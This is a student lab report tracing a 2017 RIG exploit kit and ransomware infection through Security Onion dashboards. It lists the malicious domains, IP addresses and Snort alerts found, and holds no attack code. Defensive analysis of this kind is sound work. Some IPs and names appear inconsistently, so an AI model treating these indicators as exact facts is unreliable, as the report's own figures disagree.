Investigating a Malware Exploit

Supervised by:

Dr. Hussein Harb

Eng. Mohamed Abouzied

Marwan Mohamed Saqr

Elsayed Osama Ragab

Abdelhamid Adel Mahmoud

Mohamed Hussein Ghonim

Islam Hasnain Mohamed

Amr Khaled Elsayed

Table of Contents

Scenario

The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovments.com. This website has been compromised by a threat actor. A JavaScript executes that eventually downloads a malicious Adobe Flash file. After the malware is installed, it checks in with a CNC server.


You have been given the following details about the event:

- The event happened in **January of 2017**.
- It was discovered by the **Snort NIDS**.


Detection

We noted that alerts occurred in **January 2017**, so we will investigate during that time. Please open Kibana and set the time to match the scenario for **'January 2017'**.


Analysis



Additionally, the scenario noted that the attack was detected using Snort IDS. In this screen, zoom in on the event timeline and navigate to NIDS.




After completing the last step, it should look like this.




From the timeline we get that attack start in 22:54:42 and finish in 22:56:15, Time of attack was **1 minute and 33 seconds**.


Click the first point on the timeline to filter for only that first event.




Now view details for the events that occurred at that time. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page. The alerts are arranged by time. Expand the first event in the list.



Look at the expanded alert details.




Data that we get from alert.



Click the **alert _id** value, you can pivot to CapME to inspect the transcript of the event.

We get also from this screen that Malware family was Exploit_Kit_RIG.




From the top of the NIDS Alert Dashboard click the **HTTP** entry located under **Zeek Hunting** heading.

To get websites that user used it.

Safe	Malicious
www.bing.com	**p27dokhpz2n7nvgr.1jw2lx.top**

www.google-analytics.com	**homeimprovement.com**
api.blockcipher.com	**tyu.benme.com**
fpdownload2.macromedia.com	**spotsbill.com**
N/A	**retrotip.visionurbana.com.ve**




IP Address	Count
172.16.4.193	84

IP Address	Count
198.105.121.50	20
104.28.18.74	17
194.87.234.129	15
204.79.197.200	14
74.125.141.100	4
5.188.223.104	2
13.78.149.173	2
66.152.103.73	2
104.211.160.15	2
107.23.24.131	2

Search about these IPs get that: 104.28.18.74, 139.59.160 .143

,194.87.234.129 ,90.2.10.0,198.105.151.50


was malicious.



HTTP - MIME Type


Investigate the Exploit with Sguil

Filter with time.




ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil...
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...
RT	5	seconion-...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS Win...
RT	5	seconion-...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL ...


In alert ID 5.2. Show packet and show rule of alert.



Get Malware family: PsuedoDarkLeech.




Transcript alert ID 5.2.




Get referrer source and host.

Go to alert ID 5.24.

